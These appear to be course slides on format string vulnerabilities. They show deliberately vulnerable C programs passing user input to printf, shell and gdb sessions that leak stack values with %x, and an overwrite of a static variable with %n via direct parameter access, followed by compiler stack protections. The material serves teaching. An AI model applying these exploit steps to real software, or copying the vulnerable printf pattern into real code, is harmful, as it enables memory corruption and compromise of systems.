    0x565561eb <+50>:    push   eax
    0x565561ec <+51>:    lea    eax,[ebp-0x1c]
    0x565561ef <+54>:    push   eax
    0x565561f0 <+55>:    call   0x56556040 <strcpy@plt>
    0x565561f5 <+60>:    add    esp,0x10
    0x565561f8 <+63>:    sub    esp,0x8
    0x565561fb <+66>:    lea    eax,[ebp-0x1c]
    0x565561fe <+69>:    push   eax
    0x565561ff <+70>:    lea    eax,[ebx-0x1ff3]
    0x56556205 <+76>:    push   eax
    0x56556206 <+77>:    call   0x56556030 <printf@plt>
    0x5655620b <+82>:    add    esp,0x10
    0x5655620e <+85>:    mov    eax,0x0
    0x56556213 <+90>:    lea    esp,[ebp-0x8]
    0x56556216 <+93>:    pop    ecx
    0x56556217 <+94>:    pop    ebx
    0x56556218 <+95>:    pop    ebp
    0x56556219 <+96>:    lea    esp,[ecx-0x4]
    0x5655621c <+99>:    ret

End of assembler dump.
(gdb) x/s $eax
0x56557008:      "HOME"
```

Creating Environment Variables

- To set some environment variables or modify them:
 - **MIKESRE=AAAAA**
 - **export MIKESRE**
 - If you do not use the export command, the variable will remain local to the shell and won't work quite right
 - Remember, to show them, use: **printenv**

Format String Exploits

- Format strings are specifiers that tell the program a format of I/O
 - %s, %d, %x, %n
 - We've seen them in a bunch of printf() and scanf() functions
- Can be used for crashing programs or executing shell code
 - Stems from unchecked user input as the format string parameter
 - Depending on the specifier, we can read or write data to the stack

Two Ways to printf()

- Right way:

```
1 #include <stdio.h>
2     int main(int argc, char *argv[ ]) {
3         char* i = argv[1]; printf("You wrote: %s\n", i);
4     }
```

- Wrong way:

```
1 #include <stdio.h>
2 #include <string.h>
3
4 int main(int argc, char *argv[ ]) {
5     char test[1024];
6     strcpy(test,argv[1]);
7     printf("You wrote:");
8     printf(test);
9     printf("\n");
10 }
```

Format String Results

- Right way:

```
root@kali:~/Desktop# ./format_right.out $(python3 -c "import sys; sys.stdout.buffer.write(b'%08x'*10)")  
You wrote: %08x%08x%08x%08x%08x%08x%08x%08x%08x%08x
```

- Wrong way:

```
root@kali:~/Desktop# ./format_wrong.out $(python3 -c "import sys; sys.stdout.buffer.write(b'%08x'*10)")  
You wrote:fffffd36f0000000565561d3783830257838302578383025783830257838302578383025
```

- In this program, the argument is passed directly to printf()
 - printf() didn't find a corresponding value, started popping values off the stack

Format String Access

- Supply a custom string before the format string:

```
root@kali:~/Desktop# ./format_wrong.out AAAA$(python3 -c "import sys; sys.stdout.buffer.write(b'%08x.*4)")  
You wrote:AAAAffffd37f.00000000.565561d3.41414141.
```

- See that the 0x41414141 is popped off of the stack in the output
 - Prepended string was written to the stack
 - You can read specific values off of the stack too!

```
root@kali:~/Desktop# ./format_wrong.out 'AAAA.%4$x'  
You wrote:AAAA.41414141
```

Vulnerable Program

- This version of the program has a problem in the `printf()` function
- To find your input, use **Itrace**
 - Program that simply runs the specified command until it exits
 - Intercepts and records dynamic library calls
 - `# apt install ltrace`



Vuln

```
1 #include <stdio.h>
2 #include <string.h>
3
4 int main (int argc, char *argv[]) {
5     char buf[80];
6     static int var = 42;
7
8     printf("The value is at: [0x%08x]\n", &var);
9     strcpy(buf, argv[1]);
10    printf(buf);
11    printf("\nvar is %d [0x%08x]\n", var, var);
12
13    return 0;
14 }
```

Overwriting a Variable

- Remember if a variable declared as *static* it will be placed into the data section
 - If something is in data, it's not on the stack in a place that you can do a buffer overflow
- We can however write to arbitrary memory using a format string
 - Think of how `scanf()` works, you're writing to an address
 - `printf("[...]%n", &var);` where [...] is the number of characters we need to use to set up the string

Putting it Together

- Starting out with a test run, we can find the address of **var** and try to write to it
 - Going to use some bash in this example, remember to use little endian

```
root@kali:~/Desktop# ./format_vuln.out test
The value is at: [0x565582bc]
test
var is 42 [0x0000002a]
root@kali:~/Desktop# ./format_vuln.out $(printf "\xbc\x82\x55\x56%n")
The value is at: [0x565582bc]
??UV
var is 42 [0x0000002a]
root@kali:~/Desktop#
```

- It didn't work though...get into a debugger to figure out what's wrong

Format String Memory Analysis

```
(gdb) b *main+88
Breakpoint 1 at 0x1201: file 34_format_vuln.c, line 14.
(gdb) r $(printf "\xbc\x82\x55\x56")%n
Starting program: /root/Desktop/34_format_vuln.out $(printf "\xbc\x82\x55\x56")%n
The value is at: [0x565582bc]

Breakpoint 1, 0x56556201 in main (argc=2, argv=0xfffffd3b4) at 34_format_vuln.c:14
14          printf(buf);
(gdb) x/20xw $esp
0xfffffd290: 0xfffffd2a0 0xfffffd56f 0xf7ffd950 0x565561c1
0xfffffd2a0: 0x565582bc 0x00006e25 0x00000000 0xf7ffd000
0xfffffd2b0: 0x00000000 0xfffffd3b4 0xf7fa8000 0x00000000
0xfffffd2c0: 0x00000000 0xf7fa8000 0xf7dfffa89 0xf7fab588
0xfffffd2d0: 0xf7fa8000 0xf7fa8000 0x00000000 0xf7dfffbcb
(gdb) x/2cb 0xfffffd2a4
0xfffffd2a4: 37 '%' 110 'n'
(gdb) x/xw 0xfffffd2a0
0xfffffd2a0: 0x565582bc
```

%n Saved Something

- If you continue execution down to the last printf() in the program, we can find out what the %n saved from the last memory dump
 - Remember %n corresponded with the yellow box

```
(gdb) b *main+120
Breakpoint 2 at 0x56556221: file 34_format_vuln.c, line 16.
(gdb) c
Continuing.

Breakpoint 2, 0x56556221 in main (argc=2, argv=0xfffffd3b4) at 34_format_vuln.c:16
16          printf("\nvar is %d [0x%08x]\n", var, var);
(gdb) x/xw 0xfffffd56f
0xfffffd56f:    0x00000004
```

Where to Actually Write

- Step back and look at what address the input you entered was
 - Calculate how many parameters it was away from the first one

```
(gdb) b *main+88
Breakpoint 1 at 0x1201: file 34_format_vuln.c, line 14.
(gdb) r $(printf "\xbc\x82\x55\x56")%n
Starting program: /root/Desktop/34_format_vuln.out $(printf "\xbc\x82\x55\x56")%n
The value is at: [0x565582bc]

Breakpoint 1, 0x56556201 in main (argc=2, argv=0xfffffd3b4) at 34_format_vuln.c:14
14          printf(buf);
(gdb) x/20xw $esp
0xfffffd290: 0xfffffd2a0 0xfffffd56f 1 0xf7ffd950 2 0x565561c1 3
0xfffffd2a0: 0x565582bc 4 0x00006e25 0x00000000 0xf7ffd000
0xfffffd2b0: 0x00000000 0xfffffd3b4 0xf7fa8000 0x00000000
0xfffffd2c0: 0x00000000 0xf7fa8000 0xf7dfffa89 0xf7fab588
0xfffffd2d0: 0xf7fa8000 0xf7fa8000 0x00000000 0xf7dffbc8
(gdb) x/2cb 0xfffffd2a4
0xfffffd2a4: 37 '%' 110 'n'
(gdb) x/xw 0xfffffd2a0
0xfffffd2a0: 0x565582bc
```


Overwriting the Value

- Since the first parameter was four positions away, use *Direct Parameter Access*
 - Note the use of the extra \ before the \$ in the following output

```
root@kali:~/Desktop# ./34_format_vuln.out $(printf "\xbc\x82\x55\x56")%4\$n
The value is at: [0x565582bc]
??UV
var is 4 [0x00000004]
```


Buffer Overflow Protection Methods

- Despite choosing bad functions, a compiler can help secure your code
 - /RTC_s - stack frame runtime checking
 - /GZ enable stack checks (/RTC_s)
- Write random value between local vars in stack at prologue, check it at epilogue to see if it's changed (canary)



Buffer Overflow Protection

- MSVC compile with the /RTC1 and /RTCs flags



The screenshot shows a debugger window displaying assembly code. The code is annotated with comments and assembly instructions. A specific instruction, `call @_RTC_CheckStackVars@8`, is highlighted in yellow, indicating it is a runtime check function. The assembly code includes standard stack frame setup (pushing arguments, popping registers), memory allocations (add esp, 5Ch), and stack checks (call __RTC_CheckEsp). The code ends with a `ret` instruction.

```
loc_40108A:  
xor    eax, eax  
push   edx  
mov    ecx, ebp      ; frame  
push   eax  
lea    edx, v        ; v  
call   @_RTC_CheckStackVars@8 ; _RTC_CheckStackVars(x,x)  
pop    eax  
pop    edx  
pop    edi  
pop    esi  
add    esp, 5Ch  
cmp    ebp, esp  
call   __RTC_CheckEsp  
mov    esp, ebp  
pop    ebp  
ret
```